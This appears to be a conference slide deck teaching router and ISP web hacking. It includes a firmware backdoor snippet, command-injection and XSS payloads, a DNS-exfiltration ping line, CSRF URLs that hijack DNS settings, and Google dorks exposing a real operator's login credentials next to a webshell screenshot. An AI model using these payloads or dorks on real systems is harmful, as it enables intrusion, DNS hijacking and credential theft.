





Hacking routers as Web Hacker



WHOAMI

- Researcher @ hlsec.ru
- @cyberpunkych
- Attacking MongoDB @ ZN2012
- Database honeypot by design @ Defcon Russia
- Meme Master



Routers everywhere.

- Home
- Work
- Hospitals
- Banks
- In your bag
- etc



But I'm web hacker, what can I do?

- Router's web control panel == web site
- Connect managers with web interface, such as Yota Access 😊
- ISP (statistics, billing, management, etc)



Routerzzz



OWASP TOP 10 for routers

- Default credentials
- Auth bypass
- XSS
- CSRF
- Command Injection
- Sensitive info leak
- Bugs in third party libraries
- RCE, XXE, etc



Default credentials

Should I say anything?

The screenshot shows a web browser window with the URL `routerpasswords.com`. The page features a navigation menu with links for [Home](#), [Add Password](#), and [About](#). The main heading is **RouterPasswords.com**. Below the heading, a welcome message reads: "Welcome to the internet's targets and most updated default router passwords database,". A section titled "Select Router Manufacturer:" contains a dropdown menu with "BELKIN" selected. A blue "Find Password" button is positioned below the dropdown. At the bottom of the page, a copyright notice states: "Copyright © 2014 RouterPasswords.com. All rights reserved".



Authentication Bypass/No Auth

- Hello, Yota Many
- Hello, D-Link's backdoor
- Hello, MTS 4G Router
- Hello, others

```
#define AUTH_OK 1
#define AUTH_FAIL -1


int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
        strstr(request->url, "public/") ||
        strcmp(request->user_agent, "xmlset_roodkableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
    else
    {
        // These arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

(DIR-100, DI-524, DI-604, etc)



CSRF/XSS everywhere



(Zyxel Keenetic v1)

Srslly, it's everywhere. But why?

Because **** you, that's why.



Command injection

Always check network tools 😊

Method	<input type="text" value="Ping"/>
Target	<input type="text" value="ya.ru;ls -la"/>
Count	<input type="text" value="1"/>

Diagnose

```
drwxr-xr-x 10 admin root 4460 Oct 3 2013 .
drwxr-xr-x 17 admin root 220 Oct 3 2013 ..
-rw-r--r-- 1 admin root 19 Oct 3 2013 .gitignore
-rw-r--r-- 1 admin root 36556 Oct 3 2013 APP_Installation.asp
-rw-r--r-- 1 admin root 14905 Oct 3 2013 Advanced_ACL_Content.asp
-rw-r--r-- 1 admin root 4970 Oct 3 2013 Advanced_APPList_Content.asp
-rw-r--r-- 1 admin root 18064 Oct 3 2013 Advanced_ASUSDDNS_Content.asp
```

(ASUS RT-N10P)



Sensitive info leak

- /error_page.htm
- /DevInfo.php
- /rom-0

➔ ~ curl http://217.162.11.253:8080/DevInfo.php

Firmware External Version: V2.12

Firmware Internal Version: c1k

Model Name: DIR-300

Hardware Version: Bx

WLAN Domain: GB

Kernel: 2.6.33.2

Language: en

Graphcal Authentication: Disable

LAN MAC: cc:b2:55:5c:a9:8a

WAN MAC: cc:b2:55:5c:a9:8b

WLAN MAC: cc:b2:55:5c:a9:8a

➔ ~ █

```
Request Response
Raw Headers Hex HTML Render
more than two minutes, please follow these three steps
the network cable; (2) wait for about ten seconds; and
address.";
detect_router();
setTimeout("check_system_ready();", 3000);
}
else{
$("#proceeding_img")[0].style.width = "100%";
$("#proceeding_img_text")[0].innerHTML = "Complete!";
$("#proceeding_action")[0].innerHTML = "Successfully u
redirected to RT-N12D1\'s web GUI.";
if('1' == '0' || 'Jk5jMp708H&#34' == 'admin')
setTimeout("parent.location = \"http://"+new_lan_ip+"/
else
setTimeout("parent.location = \"http://"+new_lan_ip+"/
}
}
function send_setting(){
$.ajax({
url: '/setting_lan.htm',
dataType: 'script',
error: function(xhr){
? < + > admin
```

(ASUS RT-N12D1)



Bugs in third party libraries

- Heartbleed
- ShellShock
- RomPager
- etc

```
Command Prompt
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 902
... received message: type = 22, ver = 0302, length = 652
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .e....SC[...r...
0010: DC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 9A .+.H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f....."
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 †.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 .....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00 .....#.....
-- More --
```



Hacking algorithm



WARNING!

ВАС ПРИСТРЕЛЯТ ПО УТРУ – НЕ РАБОТАЙТЕ ПО РУ!





1. Get the firmware

- Check vendor web site/ftp
- Get firmware source code (GPL profits)
- No firmware at all? Dump it via UART/SPI/JTAG (HW mode on)

```
root@kali06:~/Documents/cyberpunkych# wget http://ftp.dlink.ru/pub/Router/DIR-300/Firmware/DIR-300A1_FW105b09.bin
--2015-10-01 16:57:38-- http://ftp.dlink.ru/pub/Router/DIR-300/Firmware/DIR-300A1_FW105b09.bin
Resolving ftp.dlink.ru (ftp.dlink.ru)... 94.198.53.90
Connecting to ftp.dlink.ru (ftp.dlink.ru)|94.198.53.90|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2347136 (2.2M) [application/octet-stream]
Saving to: 'DIR-300A1_FW105b09.bin'

DIR-300A1_FW105b09.bin      100%[=====]

2015-10-01 16:57:38 (6.47 MB/s) - 'DIR-300A1_FW105b09.bin' saved [2347136/2347136]
```




2. Unpack it

- Binwalk -> search for signature and try to unpack
- Firmware-mod-kit pack/unpack
- If NO_SUCCESS -> analyze firmware entropy
- Sasquatch for squashfs, other fs -> google for tools

```
root@kali06:~/Documents/cyberpunkych# binwalk -Me DIR-300A1_FW105b09.bin
```

```
Scan Time:      2015-10-01 16:57:47
Target File:    DIR-300A1_FW105b09.bin
MD5 Checksum:  36c509231c61ce4dc72d26b546bbf1f5
Signatures:     285
```

DECIMAL	HEXADECIMAL	DESCRIPTION
96	0x60	LZMA compressed data, properties: 0x5D, dictionary size:
524384	0x80060	PackImg section delimiter tag, little endian size: 136384
524416	0x80080	Squashfs filesystem, big endian, version 2.0, size: 18192

```
root@kali06:~/Documents/cyberpunkych/_DIR-300A1_FW105b09.bin.extracted# sasquatch 80080.squashfs
SquashFS version [512.0] / inode count [2130903040] suggests a SquashFS image of a different endianness
Reading a different endian SQUASHFS filesystem on 80080.squashfs
Parallel unsquashfs: Using 1 processor
Trying to decompress using default gzip decompressor...
Trying to decompress with lzma...
Trying to decompress with lzma-adaptive...
Detected lzma-adaptive compression
842 inodes (901 blocks) to write

=====

created 742 files
created 53 directories
created 100 symlinks
created 0 devices
created 0 fifos
```



3. CHECK AUTH

- Black Box => White Box
- for i in *; do curl http://router_ip/\$i; done
- You know what to do ;)

```
1. root@kali06: ~/Documents/cyberpunkych/_DIR-300A1_FW105b09.bin.extracted/squashfs-root/www (ssh)
root@kali06: ~/Documents/... cyberpunkych: ~/Download... cyberpunkych: ~ (zsh)
root@kali06:~/Documents/cyberpunkych/_DIR-300A1_FW105b09.bin.extracted/squashfs-root/www# ls -la
total 768
drwxrwsr-x 11 528 inetsim 4096 Nov 26 2010 .
drwxrwsr-x 14 528 inetsim 4096 Nov 26 2010 ..
-rw-rw-r-- 1 528 inetsim 2745 Nov 26 2010 __adv_app.php
-rw-rw-r-- 1 528 inetsim 10605 Nov 26 2010 adv_app.php
-rw-rw-r-- 1 528 inetsim 964 Nov 26 2010 __adv_firewall_httallow.php
-rw-rw-r-- 1 528 inetsim 3511 Nov 26 2010 __adv_firewall.php
-rw-rw-r-- 1 528 inetsim 19677 Nov 26 2010 adv_firewall.php
-rw-rw-r-- 1 528 inetsim 847 Nov 26 2010 __adv_firewall_pingallow.php
-rw-rw-r-- 1 528 inetsim 960 Nov 26 2010 __adv_firewall_vrtsrv.php
-rw-rw-r-- 1 528 inetsim 925 Nov 26 2010 __adv_mac_filter.php
-rw-rw-r-- 1 528 inetsim 9612 Nov 26 2010 adv_mac_filter.php
-rw-rw-r-- 1 528 inetsim 5460 Nov 26 2010 adv_network.php
-rw-rw-r-- 1 528 inetsim 3753 Nov 26 2010 __adv_port.php
-rw-rw-r-- 1 528 inetsim 11875 Nov 26 2010 adv_port.php
-rw-rw-r-- 1 528 inetsim 5462 Nov 26 2010 adv_qos.php
-rw-rw-r-- 1 528 inetsim 9664 Nov 26 2010 adv_routing.php
-rw-rw-r-- 1 528 inetsim 582 Nov 26 2010 __adv_url_filter.php
-rw-rw-r-- 1 528 inetsim 7606 Nov 26 2010 adv_url_filter.php
-rw-rw-r-- 1 528 inetsim 10126 Nov 26 2010 adv_wlan.php
-rw-rw-r-- 1 528 inetsim 328 Nov 26 2010 __ajax_tools_ddns_info.php
-rw-rw-r-- 1 528 inetsim 307 Nov 26 2010 __ajax_tools_ddns_setnodes.php
drwxrwsr-x 2 528 inetsim 4096 Nov 26 2010 auth
-rw-rw-r-- 1 528 inetsim 1200 Nov 26 2010 bsc_chg_rg_mode.php
-rw-rw-r-- 1 528 inetsim 2321 Nov 26 2010 bsc_internet.php
-rw-rw-r-- 1 528 inetsim 280 Nov 26 2010 bsc_lan_ipchanged.php
-rw-rw-r-- 1 528 inetsim 20653 Nov 26 2010 bsc_lan.php
-rw-rw-r-- 1 528 inetsim 79748 Nov 26 2010 bsc_wan.php
-rw-rw-r-- 1 528 inetsim 2264 Nov 26 2010 bsc_wiz.php
-rw-rw-r-- 1 528 inetsim 777 Nov 26 2010 bsc_wlan_channel.php
-rw-rw-r-- 1 528 inetsim 2783 Nov 26 2010 bsc_wlan_main.php
-rw-rw-r-- 1 528 inetsim 31571 Nov 26 2010 bsc_wlan.php
-rw-rw-r-- 1 528 inetsim 513 Nov 26 2010 __bsc_wlan_wps_action.php
```



4. CHECK CMD INJECTION

- PING -> ya.ru;ls
- CONFIG backup to FTP/TFTP
- Any place where command execution is used
- Check all shell symbols
- Error-based command injection for output

ping ya.ru || ls
ping \$(uname)
ping `uname`
ping ya.ru && ls
ping ya.ru; ls
ping \$USER.ya.ru

```
2. cyberpunkych@cyberpunkych: ~ (zsh)
cyberpunkych: ~ (zsh)  cyberpunkych: ~ (zsh)  cyberpunkych: ~ (zsh)
cyberpunkych@cyberpunkych|~
> ping -c 1 $(uname -a | base64 ).ya.ru
ping: cannot resolve RGFyd2luIGN5YmVychVua3ljaC5obHNlYy5ydSAxNC41LjAgRGFyd2luIEtlcm5lbCBWZXJzaW9uIDE0LjUuMDogV2VkiE
p1bCAyOSAwMjoyNjoiMyBQRFRGmjaXNTsgcm9vdDp4bnUtMjc4Mi40MC45fjEvUkVVRUFTRV9YODZFNjQgeDg2XzY0Cg==.ya.ru: Unknown host
-> [68]
cyberpunkych@cyberpunkych|~
> echo -n "RGFyd2luIGN5YmVychVua3ljaC5obHNlYy5ydSAxNC41LjAgRGFyd2luIEtlcm5lbCBWZXJzaW9uIDE0LjUuMDogV2VkiEp1bCAyOSAw
MjoyNjoiMyBQRFRGmjaXNTsgcm9vdDp4bnUtMjc4Mi40MC45fjEvUkVVRUFTRV9YODZFNjQgeDg2XzY0Cg==" | base64 -D
Darwin cyberpunkych.h1sec.ru 14.5.0 Darwin Kernel Version 14.5.0: Wed Jul 29 02:26:53 PDT 2015; root:xnu-2782.40.9~
1/RELEASE_X86_64 x86_64
cyberpunkych@cyberpunkych|~
> ping -c 1 $USER.radiotwitch.in
PING cyberpunkych.radiotwitch.in (5.101.127.7): 56 data bytes
^C
--- cyberpunkych.radiotwitch.in ping statistics ---
1 packets transmitted, 0 packets received, 100.0% packet loss
-> [Z]
cyberpunkych@cyberpunkych|~
>
```

...



5. Check for XSS

- `<script>alert(1)</script>` for every param!
- Check hostname, sometimes it can help you 😊
- Even 1 XSS => PROFIT!!1
- Stored XSS => Compromised web interface



5. Check for XSS

- `<script>alert(1)</script>` for every param!
- Check hostname, sometimes it can help you 😊
- Even 1 XSS => PROFIT!!1
- Stored XSS => Compromised web interface

Typical attack scheme:

Link/Page with XSS => AJAX => `getElementsByTagName('input')[*].value` => log data



Hide myself from web aka rookit hostname

Hello, 1'}]); !

Hide'n'seek from browser via xss in Zyxel Keenetic.

← → ↻ 192.168.1.1

ZyXEL

Монитор

KEENETIC

- Интернет
- Домашняя сеть
- Сеть Wi-Fi
 - WPS
 - Соединение
 - Безопасность
 - Блокировка
 - Клиенты
- Фильтры
- USB-приложения
- Система
- Выход

Таблица активных соединений

Можно просмотреть список клиентов, соединенных с точкой доступа в настоящий момент.

Период обновления: 5 с Обновить



6. Check for CSRF

- Inspect for anti-csrf tokens
- Check X-Requested-With
- Referer check



6. Check for CSRF

- Inspect for anti-csrf tokens
- Check X-Requested-With
- **Referer check**

Referer checking:

```
GET /[REDACTED] HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://10.0.0.1/
Cookie: MFlanguage=ru
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Expires: 28 Apr 1970 21:17:51 GMT
Last-Modified:
Content-type: text/javascript; charset=utf-8
Date: Mon, 19 Nov 2012 12:36:27 GMT
Server: lighttpd/1.4.33
Content-Length: 298

jQuery1101044735048480138806_1443714144669(
{
  "deviceName": "[REDACTED]",
  "wizardCompleted":1,
  "battLevel":1,
```




6. Check for CSRF

- Inspect for anti-csrf tokens
- Check X-Requested-With
- **Referer check**

Any other == bad referer:

```
GET /... HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://ya.ru/
Cookie: MFlanguage=ru
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Expires: 28 Apr 1970 21:17:51 GMT
Last-Modified:
Content-Length: 29
Date: Mon, 19 Nov 2012 12:37:54 GMT
Server: lighttpd/1.4.33

Wrong referer: http://ya.ru/
```



6. Check for CSRF

- Inspect for anti-csrf tokens
- Check X-Requested-With
- **Referer check**

Open Redirect trick to bypass regexp:

```
GET
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://10.0.0.1ya.ru/
Cookie: MFlanguage=ru
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Expires: 28 Apr 1970 21:17:51 GMT
Last-Modified:
Content-type: text/javascript; charset=utf-8
Date: Mon, 19 Nov 2012 12:37:20 GMT
Server: lighttpd/1.4.33
Content-Length: 298

jQuery1101044735048480138806_1443714144669(
{
  "deviceName": "...",
  "wizardCompleted":1,
  "battLevel":2,
```



CSRF => MITM

All you need is ~~love~~ CSRF via updating DNS settings!

(``, habrahabr, you know.)

The following URL forces the victim to change his DNS servers to those
attacker wants to.
`http://192.168.1.1/goform/formDNS?dnsMode=dnsManual&dns1=37.252.1.1&dns2=192.168.1.1&dns1_2=252.1.1.1`

* PoC:
I.e., if an attacker wants to change the DNS servers, he may use the following URL to do so
once the victim opens the link:
`http://192.168.1.1/form2Dns.cgi?A=cambios"`

* PoC:
Every input field is vulnerable to a CSRF attack.
I.e., if an attacker wants to change the DNS servers, he may use the following URL to do so
once the victim opens the link:
`http://192.168.1.21:8000/ADVANCED/ad_dns.xgi?&set/dproxy/enable=0&set/dns/mode=4&set/dns/server/primarydns=80.58.61.251&set/dns/server/secondarydns=80.58.61.251&set/dns/server/tertiarydns=80.58.61.251&set/dns/server/quaternarydns=80.58.61.251&submit.htm?dns.htm="80.58.61.251"`





XSS + Smart CSRF

1. Get the internal IP address using a nice WebRTC hack
2. Get router IP (no so many requests 8))
3. Make CSRF Request via XSS payload (better for stored XSS)
4. Get all data (sometimes passwords stored in *input.value's*)
5. Redirect to page with XSS
6. ???
7. All your data are belong to us!



Support Software



Support Software

- %operator_name% Connect (Huawei modems), Yota Access, etc
- **Sometimes they also use web inside apps!**
- Binary bugs (BOF, etc)
- Bugs with bad privileges
- Sniff requests to ISP => new bugs



Support Software

From CSRF to RCE!

[video_here](#)



ISP



ISP – Just another target

- Google/Yandex dork
- Cabinet/Balance/etc on provider's site
- Subdomains
- Popular services



Why it is important?

- Update server control
- Client-side tricks (crossdomain.xml)
- Remote device administration
- New default credentials
- Attack firmware developers

Google it!



Google site:megafon.ru filetype:aspx

Поиск Картинки Новости Карты Ещё Инструменты поиска

Результатов: 5 (0,48 сек.)

- Восстановление пароля - МегаФон-Навигатор**
m.navigators.megafon.ru/recovery.aspx
МегаФон. Авторизация. Восстановление пароля. © 2015 ПАО «МегаФон»; 0500. Обратная связь; Помощь.
- Регистрация - МегаФон-Навигатор**
m.navigators.megafon.ru/step1.aspx
МегаФон. Назад. Регистрация. © 2015 ПАО «МегаФон»; 0500. Обратная связь; Помощь.
- Требования к компьютеру пользователя**
lnk2.moscow.megafon.ru/lnk/instruction.aspx
Для корректной работы web-приложения ЛНК-2 необходимо, чтобы у пользователя были следующие права и доступы: Наличие доступа к сайту ...
- Авторизация - МегаФон-Навигатор**
m.navigators.megafon.ru/login.aspx?num=792144686881&pwd...
Авторизация. Вы ввели неправильный номер телефона или пароль. Регистрация · Полная версия. © 2015 ПАО «МегаФон»; 0500.
- Авторизация - МегаФон-Навигатор**
m.navigators.megafon.ru/login.aspx?num=9236159177&pwd=48616
Авторизация. Вы не зарегистрированы в услуге "Навигатор". Регистрация · Полная версия. © 2015 ПАО «МегаФон»; 0500.

Мы скрыли некоторые результаты, которые очень похожи на уже представленные выше (5).

Google site:megafon.ru intext:warning

Поиск Картинки Видео Новости Карты Ещё Инструменты поиска

Результатов: 8 (0,53 сек.)

Совет. По этому запросу вы можете найти сайты на русском языке. Указать предпочтительные языки для результатов поиска можно в разделе Настройки.

- ОАО «МегаФон» - Годовой отчет 2010**
ar.megafon.ru/ Перевести эту страницу
Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /data/web/ar.megafon.ru/include/app_top.php on line 381. Warning: ...
- Сервис "FUNGLISH"**
fun.megafon.ru/funglish/rating.html?region=5
Warning: file_put_contents(/dynamic/cache.json.dat) [function.file-put-contents]: failed to open stream: Permission denied in ...
- MegaFon Alert: Potential Cheaters «Respond» Krasnodar ...**
english.corp.megafon.ru/.../20120710-1057.ht... Перевести эту страницу
10 июля 2012 г. - MegaFon warning: any disaster may cause to respond both people who honestly seek to help victims and also multiple fraudsters. It's been the ...
- Press room - MegaFon**
www.english.corp.megafon.ru/pdf.action?... - Перевести эту страницу
19 июля 2012 г. - MegaFon warning: any disaster may cause to respond both people who honestly seek to help victims and also multiple fraudsters. 2012-07-08.
- Press room / MegaFon corporate**

Just google.



g.megafon.ru/lg/g.cgi

MEGAFON
Будущее зависит от тебя

MegaFon Looking Glass - ping \$echo source 85.26.169.198

Router: SPB-BGW-CRS3-2 St.Petersburg
Command: ping \$echo source 85.26.169.198

```
ERROR:problem connecting to "10.222.254.198", port 23: connect timed-out
ERROR:write error: filehandle isn't open
ERROR:write error: filehandle isn't open
ERROR:write error: filehandle isn't open
ERROR:write error: filehandle isn't open
```

Disclaimer: All commands will be logged for possible later analysis and statistics. If you don't like this policy, please disconnect now!

Please email questions or comments to noc@megafon.ru.

[HttpException (0x8004005): A potentially dangerous Request.QueryString value was detected from the client (num="><h1>").] System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +11309476 System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, RequestValidationSource requestCollection) +82 System.Web.HttpRequest.get_QueryString() +183 System.Web.UI.Page.DeterminePostBackMode() +163 System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +11265679 System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +11265198 System.Web.UI.Page.ProcessRequest() +119 System.Web.UI.Page.ProcessRequest(HttpContext context) +167 ASP.login_aspx.ProcessRequest(HttpContext context) in c:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\c4d7b9c160c685fa\App_Web_zpvzynf4.1.cs:0 System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +597 System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +266

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.1

Мегалаборатория
Энциклопедия настроек мобильных телефонов, коммуникаторов, ноутбуков и ПК

Войти как пользователь

1

OK

Передача данных с lc.megafon.ru...

WARNING! WARNING! WARNING!



272,273,274





Example from real life

Twitter, Inc.

w0rm (@w0rmWS) | Twitter, Inc.

megafon.ru/...

```
uname: FreeBSD webcuat.megafon.ru 9.1-RELEASE FreeBSD 9.1-RELEASE #0 r243825: Tue Dec 4 09:23:10 UTC 2012 root@farrell.cse [Google] [milw0rm] UTF-8
User: 80 ( www ) Group: 80 ( www )
Php: 5.4.16 Safe mode: OFF [ phpinfo ] Datetime: 2015-08-31 15:52:12
Hdd: 193.70 GB Free: 167.71 GB (86%)
Cwd: /usr/home/web/ drwxr-xr-x [ home ]
```

[Sec. Info] [Files] [Console] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2013-07-03 14:32:02	root/wheel	drwxr-xr-x	RT
[ar2012.megafon.ru]	dir	2013-06-11 19:47:41	root/wheel	drwxr-xr-x	RT
[ar2013.megafon.ru]	dir	2015-03-12 17:05:22	www/www	drwxrwxr-x	RT
[ar2014.megafon.com]	dir	2015-08-20 15:01:08	root/wheel	drwxr-xr-x	RT
[bill.megafon.ru]	dir	2013-09-05 09:51:35	root/wheel	drwxr-xr-x	RT
[cards]	dir	2013-07-03 14:13:45	root/wheel	drwxr-xr-x	RT
[ccw1]	dir	2013-07-03 14:13:45	root/wheel	drwxr-xr-x	RT
[default]	dir	2013-07-03 16:20:52	root/wheel	drwxr-xr-x	RT
[event]	dir	2013-07-03 14:13:46	root/wheel	drwxr-xr-x	RT
[forum]	dir	2014-06-06 12:35:33	root/wheel	drwxr-xr-x	RT
[hq-devlabs.megafon.ru]	dir	2014-12-25 14:18:16	root/wheel	drwxr-xr-x	RT
[kazan2013]	dir	2013-07-03 16:48:41	root/wheel	drwxr-xr-x	RT
[lod]	dir	2014-12-08 19:32:56	www/www	drwxr-xr-x	RT
[myadmin]	dir	2014-12-25 14:41:29	root/wheel	drwxr-xr-x	RT
[navigator]	dir	2013-07-03 17:24:17	root/wheel	drwxr-xr-x	RT
[project]	dir	2013-07-03 14:15:05	root/wheel	drwxr-xr-x	RT

EN 18:14 31.08.2015

w0rm @w0rmWS · 31 авг.
Остановился в шаге от SS7. #megafon

25 6



Conclusion

- Router == web site
- Black Box => White Box
- XSS/CSRF everywhere
- Vuln1+vuln2->vuln3
- The RCE is out there
- R.E.S.H.E.T.O.





INFO:

@cyberpunkych

Links:

<http://www.routerpwn.com>

<http://routersecurity.org>

<http://seclists.org>

<http://dsec.ru/upload/medialibrary/589/589327eb24133e5c615fa11950340e05.pdf>

<http://goo.gl/OP2rgl>

<https://github.com/devttys0/sasquatch>

<https://github.com/0x90/kali-scripts/blob/master/embedded.sh>

<https://goo.gl/x3XjLU>

Any questions?

Thnx:

@090h

@n3tw0rk_